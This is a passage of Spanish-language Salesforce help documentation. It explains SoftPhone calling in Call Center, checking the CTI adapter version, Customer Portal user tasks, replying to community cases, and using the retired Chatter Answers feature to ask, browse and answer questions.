Para realizar una llamada:

- Miembro de un centro de llamadas

## Realización de una llamada mediante el directorio del centro de llamadas

Para realizar una llamada en Salesforce CRM Call Center mediante el directorio del centro de llamadas:

1. En el SoftPhone, haga clic en el nombre de la línea abierta que desee utilizar. De esta forma se abre la ventana de marcación de esa línea.
2. Haga clic en junto a la ventana de marcación para abrir su directorio de centro de llamadas.
3. Utilice el directorio para localizar el número que desea marcar.
4. Cuando haya encontrado el número, haga clic en el nombre asociado al número para introducir automáticamente el número en la ventana de marcación.
5. Haga clic en **Marcar** o pulse la tecla Intro de su teclado.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una llamada:
- Miembro de un centro de llamadas

### CONSULTE TAMBIÉN

Uso de SoftPhone
Realización de una llamada marcando un número de forma manual
Realización de una llamada mediante la opción Hacer clic para marcar

## Realización de una llamada mediante la opción Hacer clic para marcar

Para realizar una llamada directamente desde el campo del teléfono de un contacto, candidato, actividad o cuenta mediante Salesforce CRM Call Center:

1. Localice el número que desea marcar en un contacto, candidato, actividad o cuenta.
2. Haga clic en el botón a la derecha del número. El número se marca automáticamente en la primera línea abierta de SoftPhone.
   - Un número sobre el que se ha hecho clic no se puede volver a marcar durante cinco segundos.
   - El botón no aparece junto a los números de fax.

Nota: Es posible que algunas funciones de Salesforce CRM Call Center que se describen en este sistema de ayuda no estén disponibles para su SoftPhone porque se han realizado personalizaciones en su organización o el Kit de herramientas de CTI con el que se creó su SoftPhone. Consulte a su administrador para obtener más detalles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para realizar una llamada:
- Miembro de un centro de llamadas

### CONSULTE TAMBIÉN

Uso de SoftPhone
Realización de una llamada marcando un número de forma manual
Realización de una llamada mediante el directorio del centro de llamadas

### Comprobación de la versión de su adaptador de CTI

Para comprobar qué versión del adaptador de CTI ha instalado en su máquina:

1. Ejecute el adaptador de CTI desde donde está instalado. Por ejemplo, en el menú Inicio, seleccione **Todos los programas** > **salesforce.com** > **CTI Adapter 2.0** > **Salesforce Adapter 2.0**.
2. Haga clic con el botón derecho en el icono he en la bandeja del sistema de su ordenador. La bandeja de sistema se encuentra junto al reloj en la esquina inferior derecha de la pantalla.
3. Haga clic en **Acerca de...**

   La versión de su adaptador de CTI se mostrará bajo `Conector de CTI`.

Nota: Si utiliza un adaptador de CTI creado con la versión 4.03 del kit de herramientas de CTI, aparece una ventana emergente cuando utiliza exploradores de Firefox o Chrome. Esta ventana emergente debe aparecer en su equipo para permanecer conectado a Salesforce CRM Call Center.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Salesforce Call Center

Requisitos del sistema para Salesforce CRM Call Center

Inicio de sesión en SoftPhone

## Respuesta a portales y comunidades Web

### Visualización de la actividad de la comunidad para Ideas y preguntas

Las estadísticas de actividad, como el número de publicaciones que ha realizado o cuántos "Me gusta" ha recibido en Ideas y Preguntas aparece en su página de perfil por lo que otros pueden obtener información acerca de su participación en la comunidad.

Haga clic en su nombre en cualquier punto de la aplicación para ver su perfil. Si está disponible, también puede hacer clic en la ficha Perfil o en *`Su nombre`* > **Mi perfil** en la parte superior de la página. Visualice los perfiles de otras personas haciendo clic en su nombre.


La actividad de la comunidad aparece en la ficha Descripción general de su perfil y muestra cómo se apila su actividad para otras personas. También puede evaluar la actividad de otros miembros de la comunidad cuando ve su perfil.

EDICIONES

Disponible en: Salesforce Classic

Ideas está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Respuestas de Chatter está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Cuando Respuestas de Chatter está activado para su organización, el número total de las siguientes actividades aparece en su página de perfil:

- Preguntas que ha formulado
- Preguntas que ha respondido
- Preguntas que ha resuelto con una mejor respuesta

Haga clic en **Preguntas** para volver a la ficha P&R.

Cuando `Reputación` en Ideas está activado por su administrador, el número total de las siguientes actividades aparece en su página de perfil:

- Ideas que ha creado
- Comentarios que ha recibido
- Comentarios e ideas que ha votado

Haga clic en **Ideas** para volver a la ficha Ideas.

# Trabajo con usuarios del portal de clientes

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Desde Spring '13, el portal de clientes no está disponible para nuevas organizaciones. Las organizaciones existentes continúan teniendo acceso al Portal de clientes. Si no dispone de un Portal de clientes, pero desea compartir fácilmente información con sus clientes, pruebe Comunidades.

Las organizaciones existentes que utilizan Portales de clientes pueden continuar utilizando sus Portales de clientes o cambiar a Comunidades. Póngase en contacto con su ejecutivo de cuentas de Salesforce para obtener más información.

Nota: Los usuarios de portal de gran volumen están disponibles para portales de cliente o comunidades destinadas a miles o millones de usuarios. Consulte Acerca de usuarios de portal de gran volumen en la página 2602.

Entre las tareas habituales de gestión de usuarios del portal de clientes se incluyen:

- Configuración del portal de clientes para los usuarios
- Activación de usuarios del portal de clientes individualmente desde la ficha Contactos
- Desactivación y deshabilitación de usuarios del portal de clientes
- Cambio de información y funciones de usuarios del portal de clientes
- Cambio de las cuentas de usuarios del portal de clientes
- Combinación de campos del portal de clientes
- Restablecimiento de las contraseñas de usuario del portal de clientes
- Visualización de licencias de usuarios del portal de clientes
- Concesión de acceso a registros de objetos a usuarios de portal de gran volumen
- Compartir registros de usuarios de portal de gran volumen con usuarios de Salesforce
- Gestión de parámetros de acceso y permisos de los usuarios del Portal de clientes
- Asignación de perfiles a un portal de clientes
- Delegación de gestión de usuarios y de gestión de contactos y casos del portal de clientes a usuarios del portal
- Elaboración de informes de usuarios del portal de clientes

Consejo: Para solucionar problemas para usuarios del Portal de clientes, haga clic en **Gestionar usuario externo** y seleccione **Iniciar sesión en el portal como usuario** en la página de detalles de contacto del usuario del portal. Esta selección abre una nueva ventana de navegador y hace que inicie sesión en el portal como usuario del portal. Esta opción también garantiza que el portal está configurado adecuadamente.

El botón **Iniciar sesión en el portal como usuario** sólo está disponible si tiene el permiso "Modificar usuarios de autoservicio" y un acceso "Modificar" a la cuenta. El botón **Iniciar sesión en el portal como usuario** no se muestra para los usuarios inactivos.

# Publicar en casos y preguntas de comunidad con la acción Comunidad en las noticias de caso

La acción Comunidad en las noticias de caso es su opción predeterminada para responder a clientes en casos originados desde una comunidad o un portal de cliente.

Para publicar en casos en una comunidad o un portal de cliente:

1. Haga clic en **Responder al cliente** en la página Noticias de caso.
2. Haga clic en el y seleccione **Comunidad**.
   Dependiendo de cómo ha configurado su administrador Noticias de caso, puede hacer clic en **Comunidad** sin tener que hacer clic primero en **Responder al cliente**.
3. Escriba el mensaje para el cliente.


EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear publicaciones de caso en comunidades o portales de cliente:
- "Modificar" en casos




4. Si está trabajando en un caso que se ha distribuido desde una pregunta en Preguntas de Chatter o Respuestas de Chatter, seleccione quién desea que vea su publicación:
   - Seleccione **Solo clientes** para publicar su respuesta como una respuesta privada o **Todos** para publicarla como una respuesta pública.
   - Seleccione **Caso de cliente** para hacer visible una publicación a todos los usuarios internos y externos con acceso al caso, o **Pregunta de comunidad** para publicar una respuesta pública en la pregunta del usuario de la comunidad. Si selecciona **Caso de cliente** y su administrador de Salesforce ha activado las noticias en tiempo real de casos de comunidades, creará una publicación de Chatter en lugar de un comentario de caso.




5. De forma opcional, seleccione `Enviar correo electrónico` para enviar un mensaje al cliente indicándole que se ha publicado su pregunta en el caso.

Nota: Esta opción solo está disponible si la ha activado su administrador, y si el cliente al que responde está asociado al caso y cuenta con una dirección de correo electrónico válida. Si su organización utiliza las noticias en tiempo real de casos de comunidades y las notificaciones de correo electrónico para publicaciones de casos de Chatter están activadas, los usuarios recibirán una notificación por correo electrónico automáticamente acerca de publicaciones públicas en sus casos y esta opción no aparece.

6. Opcionalmente, adjunte un artículo de Knowledge a la publicación.
7. Haga clic en el botón para publicar su publicación.

Nota: Si las noticias de caso de la comunidad están activadas en su organización, puede cambiar la visibilidad de publicaciones de caso una vez están publicadas. Para obtener más detalles, consulte Exponer u ocultar una publicación publicada o un correo electrónico en las noticias en tiempo real de casos de comunidades.

CONSULTE TAMBIÉN

Envío y respuesta a mensajes de correo electrónico en Noticias de caso

Descripción general de Noticias de caso

Noticias en tiempo real de casos de comunidades

## Descripción general de respuestas

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

### Terminología de Respuestas

Los siguientes términos se utilizan para describir las características y funcionalidades de Respuestas.

**Respuestas**
Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

**Mejor respuesta**
Cuando un miembro de una comunidad de respuestas realiza una pregunta y otros miembros de la comunidad publican una respuesta, el que envió la pregunta puede marcar una de las respuestas como la mejor. A continuación, la mejor respuesta aparece debajo de la pregunta (por encima de otras respuestas). Al identificar la mejor respuesta, ayuda a que otros miembros de la comunidad con la misma pregunta encuentren rápidamente la información más relevante y de utilidad.

**Comunidad**
Las comunidades son espacios públicos o privados personalizables para que los empleados, clientes finales y socios colaboren con prácticas recomendadas y procesos comerciales.

**Categoría de datos para respuestas**
En la ficha Respuestas, las *categorías de datos* permiten que los usuarios clasifiquen las preguntas de una zona de respuestas. Por ejemplo, si tiene una zona para productos de hardware, sus categorías de datos pueden incluir ordenadores portátiles, equipos de sobremesa e impresoras. Los miembros de la zona pueden explorar rápidamente una categoría específica para buscar una respuesta a sus preguntas. Los administradores pueden utilizar categorías de datos para controlar el acceso a las preguntas.

**Idea**
Las ideas son sugerencias que publican los miembros de una comunidad de ideas y están organizadas por zonas. Por ejemplo, si el enfoque de una zona determinada es "Ideas sobre características de coches", una idea apropiada para dicha zona podría tener el título "Soportes térmicos para mantener sus bebidas frías o calientes". O bien, si el enfoque de una zona determinada es "Ideas sobre los beneficios de los empleados de nuestra empresa", una idea apropiada para dicha zona podría tener el título "Servicios de asistencia in situ".

**Pregunta**
Problema publicado en una comunidad de respuestas. Cuando un miembro de la comunidad realiza una pregunta, otros miembros de la comunidad publican respuestas para tratar de resolver la pregunta.

**Respuesta**
Respuesta a una pregunta de una comunidad de respuestas. Cuando los miembros de una comunidad responden a una pregunta, la persona que realizó la pregunta puede marcar una de las respuestas como la mejor para resolver y cerrar la pregunta.

**Voto, respuesta**
En una comunidad de respuestas, un voto significa que está de acuerdo o no con la respuesta a una pregunta.

**Zona**
Las zonas ayudan a organizar ideas y preguntas en grupos lógicos, al tener cada zona su propio enfoque y sus propias ideas y preguntas.

## Descripciones de iconos

| Icono | Descripción |
|---|---|
| | Pregunta que se ha resuelto. Para resolver una pregunta, la persona que la realizó selecciona una respuesta como la mejor. |
| | Pregunta a la que han respondido miembros de la comunidad. Por ejemplo, este icono representa a una pregunta con cuatro respuestas. Si una pregunta no tiene ninguna respuesta, aparecerá un "0" en este icono. |
| | Respuesta a una pregunta. |
| | Respuesta que se ha marcado como la mejor para una pregunta. |

# Uso de respuestas

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

En la ficha Respuestas, puede:

- Realice una pregunta
- Busque la respuesta a una pregunta
- Responda a una pregunta
- Vote por una respuesta
- Identificar una repuesta como la mejor y a la pregunta
- Ver todas las preguntas y respuestas
- Convertir una respuesta en un artículo en la base de conocimientos
- Distribuir una pregunta a un caso

El lado derecho de la página de inicio de Preguntas ofrece una instantánea de la actividad reciente mostrando las preguntas realizadas y respondidas más recientemente, así como las preguntas que llevan abiertas más de una semana.

Sólo los administradores tienen permisos de lectura, creación, modificación y eliminación de las respuestas. Los usuarios estándar y del portal pueden eliminar sus propias preguntas y respuestas si alguna se ha replicado o votado.

## EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

## PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

## CONSULTE TAMBIÉN

Descripción general de respuestas

## Realización de una pregunta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Para realizar una pregunta:

1. En la ficha Respuestas, escriba su pregunta y haga clic en **Preguntar**.

   Salesforce busca los títulos y descripciones de otras preguntas en la zona y enumera las que sean similares a las suyas. Si su pregunta ya se ha realizado, haga clic en el título de la pregunta para ver las respuestas que otros miembros de la zona han publicado para esa pregunta.

   También puede hacer clic en **Empezar de nuevo** para borrar los resultados de las pregunta similares y realizar otra pregunta.

2. Si su pregunta aún no se ha realizado, haga clic en **Continuar**.
3. Introduzca una descripción de su pregunta. Utilice el editor HTML para dar formato al texto o cargar una imagen.
4. Seleccione una categoría para su pregunta. Si no asigna una categoría, es posible que los miembros de la comunidad tengan dificultades para encontrar su pregunta, ya que tendrán que utilizar búsquedas o ver todas las preguntas de la comunidad.
5. Haga clic en **Publicar pregunta**.

Tras realizar su pregunta, espere a que los miembros de la comunidad publiquen las respuestas. Posteriormente podrá seleccionar una respuesta como la mejor que resuelva su pregunta.

### EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

### PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

### CONSULTE TAMBIÉN

- Descripción general de respuestas
- Uso de respuestas
- Respuesta a una pregunta
- Distribución de una pregunta a un caso

## Creación de preguntas desde la ficha Preguntas

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Nota: Ya que su administrador determina los campos en preguntas, algunos campos puede no ser incluidos en los siguientes pasos.

Puede utilizar la ficha Preguntas tanto en la aplicación como en la consola para formular preguntas de las zonas que modera y gestiona. Pedir a los miembros de la comunidad que realicen entradas o comentarios es una forma sencilla de evaluar el interés por ciertos temas o crear compromiso en la comunidad.

Para publicar una pregunta en la comunidad desde la ficha Preguntas:

1. Haga clic en `Nueva pregunta` en la página de vista de la lista Preguntas o haga clic en `Nueva` desde la lista Preguntas frecuentes en la página de descripción Preguntas.
2. Seleccione una zona para su pregunta.
3. Añada un título para su pregunta.
4. Opcionalmente, introduzca una descripción de su pregunta.

   Utilice el editor de texto enriquecido para dar formato al texto o cargar una imagen. Para asegurarse de que sus imágenes aparecen correctamente en el campo, Salesforce recomienda que tengan menos de 450 píxeles de ancho.
5. Seleccione una categoría para su pregunta.

   Las preguntas se deben asignar a una categoría para aparecer en la comunidad. Las preguntas sin categoría siempre están visibles para el autor de la pregunta pero no al resto de miembros de la comunidad.
6. Haga clic en `Guardar`.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Preguntas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

## Modificación y eliminación de una pregunta

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Los usuarios estándar pueden eliminar sus propias preguntas si éstas no han recibido respuestas. Cuando una pregunta reciba una respuesta, el propietario de la pregunta ya no podrá eliminarla. Como administrador de Salesforce, puede modificar o eliminar cualquier pregunta publicada en una comunidad. Por ejemplo, puede que desee supervisar su comunidad de respuestas y modificar o eliminar preguntas que incluyan contenido inapropiado o lenguaje ofensivo.

Para modificar o eliminar una pregunta:

1. Haga clic en el título de la pregunta para ver la página de detalles de la pregunta.
2. Haga clic en **Modificar** o **Eliminar** en la parte superior de la pantalla. Al modificar una pregunta, puede cambiar el título o la descripción y seleccionar otra categoría para la pregunta. Al eliminarla, la pregunta (y todas las respuestas asociadas) se envían a la papelera.

EDICIONES

Disponible en: Salesforce Classic

Las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para modificar una pregunta:
- "Modificar" en preguntas

Para eliminar una pregunta:
- "Eliminar" en preguntas

Otra forma de evitar lenguaje ofensivo es crear una regla de validación que impida a los usuarios introducir palabras específicas al realizar una pregunta.

Para crear reglas de validación, desde los parámetros de gestión de objetos para la pregunta de Respuestas de Chatter y la respuesta de Respuestas de Chatter, vaya a Reglas de validación.

## Búsqueda y visualización de preguntas

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Hay varias formas de buscar una pregunta:

- Explore todas las preguntas de una comunidad o categoría.
- Busque una pregunta mediante el campo de búsqueda de la ficha Respuestas. Este campo busca en los campos de título y descripción tanto preguntas como respuestas y muestra los resultados coincidentes.

Una vez encontrada la pregunta, haga clic en el título para ver la página de detalles de la pregunta, en la que se enumeran todas sus respuestas. La página de detalles de la pregunta enumera el número de miembros de la comunidad que ha votado a favor y en contra de cada respuesta. También muestra la mejor respuesta para la pregunta (si se ha seleccionado una).

Desde la página de detalles de la pregunta, puede:

- Responder a la pregunta.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

- Votar por una respuesta.
- Seleccionar una respuesta como la mejor. Sólo puede seleccionar la mejor respuesta si es la persona que realizó la pregunta o un administrador de Salesforce.

  Si una pregunta ya se ha resuelto, puede hacer clic en **Marcar como no respondido** encima de la pregunta para volver a abrirla.
- Ordenar las respuestas según
  - Más recientes: muestra las respuestas publicadas más recientemente en la parte superior de la lista.
  - Más antiguas: muestra las respuestas más antiguas en la parte superior de la lista.
  - Máximo de votos: muestra las respuestas que hayan recibido el mayor número de votos "positivos" y "negativos" (en conjunto) en la parte superior de la lista.

CONSULTE TAMBIÉN

Descripción general de respuestas

Uso de respuestas

## Exploración de preguntas dentro de una zona o categoría

**Nota:** Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Para ver todas las preguntas dentro de una zona o categoría, vaya a la ficha Respuestas y haga clic en el nombre de zona o categoría que aparece debajo del encabezado *Obtener una respuesta*.

EDICIONES

Disponible en: Salesforce Classic

Las categorías de datos y las respuestas están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para ver la ficha Respuestas:
- "Leer" en preguntas

Para preguntar y responder a las preguntas:
- "Crear" en preguntas

Para votar las respuestas:
- "Leer" en preguntas

### Exploración de preguntas dentro de una zona

Después de hacer clic en el nombre de la zona para ver todas las preguntas dentro de esa zona, podrá:

- Realizar una pregunta.
- Filtrar las preguntas para ver sólo las preguntas abiertas o resueltas. Una pregunta se considera resuelta cuando la persona que realizó la pregunta selecciona una de las respuesta como la mejor. Los miembros de la comunidad pueden seguir publicando respuestas y votando por respuestas aunque la pregunta se haya resuelto.
- Ordenar las preguntas según:
  - Actividad reciente: muestra las preguntas con las respuestas más recientes en la parte superior de la lista.
  - Más recientes: muestra las preguntas realizadas más recientemente en la parte superior de la lista.
  - Más antiguas: muestra las preguntas más antiguas en la parte superior de la lista.
- Haga clic en **Responder** debajo de una pregunta para publicar una respuesta.
- Haga clic en una categoría para ver todas las preguntas asociadas a dicha categoría.

Todas las categorías de su zona aparecen debajo del nombre de la zona en la parte superior de la página.

Los iconos de pregunta identifican si la pregunta se ha resuelto o si sigue abierta.

### Exploración de preguntas dentro de una categoría

Cuando los miembros de una comunidad realizan una pregunta, asocian una única categoría a su pregunta para facilitar su búsqueda dentro de la comunidad. Para explorar todas las preguntas asociadas a una categoría, haga clic en el nombre de categoría para mostrar la página de detalles de la categoría.

Puede hacer clic en una categoría desde las siguientes ubicaciones:

- Al visualizar una pregunta, las categorías asociadas a dicha pregunta aparecen debajo de la descripción de la pregunta.
- Al explorar preguntas dentro de una zona, todas las categorías de la zona aparecen debajo del nombre de la zona.
- En la página de inicio de Preguntas, todas las categorías de la zona aparecen debajo del nombre de la zona.

Desde la página de detalles de la categoría, puede:

- Realizar una pregunta que se asocie automáticamente a la categoría que esté visualizando.
- Ver todas las preguntas asociadas a dicha categoría, o bien filtrar las preguntas para ver sólo las abiertas o resueltas. Una pregunta se considera resuelta cuando la persona que realizó la pregunta selecciona una de las respuesta como la mejor. Los miembros de la comunidad pueden seguir publicando respuestas y votando por respuestas aunque la pregunta se haya resuelto.
- Ordenar las preguntas según:
  - Actividad reciente: muestra las preguntas con las respuestas más recientes en la parte superior de la lista.
  - Más recientes: muestra las preguntas realizadas más recientemente en la parte superior de la lista.
  - Más antiguas: muestra las preguntas más antiguas en la parte superior de la lista.
- Haga clic en **Responder** debajo de una pregunta para publicar una respuesta.

Los iconos de pregunta identifican si la pregunta se ha resuelto o si sigue abierta.

### CONSULTE TAMBIÉN

Descripción general de respuestas

## Respuesta a una pregunta

Nota: Se retirará Respuestas en todas las organizaciones de Salesforce a partir del lanzamiento de Winter '18. Para más información, consulte Retirada de Respuestas de Chatter en Winter '18. Desde Summer '13, Respuestas no está disponible en nuevas organizaciones. En su lugar, puede utilizar Preguntas de Chatter, una función de P&R integrada a la perfección en Chatter. Con Preguntas de Chatter, los usuarios pueden formular preguntas y buscar respuestas sin necesidad de dejar Chatter. Las organizaciones existentes continuarán teniendo acceso a Respuestas si se ha activado antes del lanzamiento de Summer '13 desde ahora hasta Winter '18.

Para responder a una pregunta:

- Si está visualizando una lista de preguntas dentro de una comunidad o categoría, haga clic en **Responder** junto a la pregunta a la que desee responder. Introduzca su respuesta en el editor y haga clic en **Responder**.
- Si está visualizando los detalles de una pregunta, introduzca su respuesta en el espacio disponible en la parte inferior de la página y haga clic en **Responder**.

Después de responder a una pregunta:

- Los miembros de la comunidad pueden votar sobre si están de acuerdo o no con su respuesta.
- La persona que realizó la pregunta puede seleccionar su respuesta como la mejor.

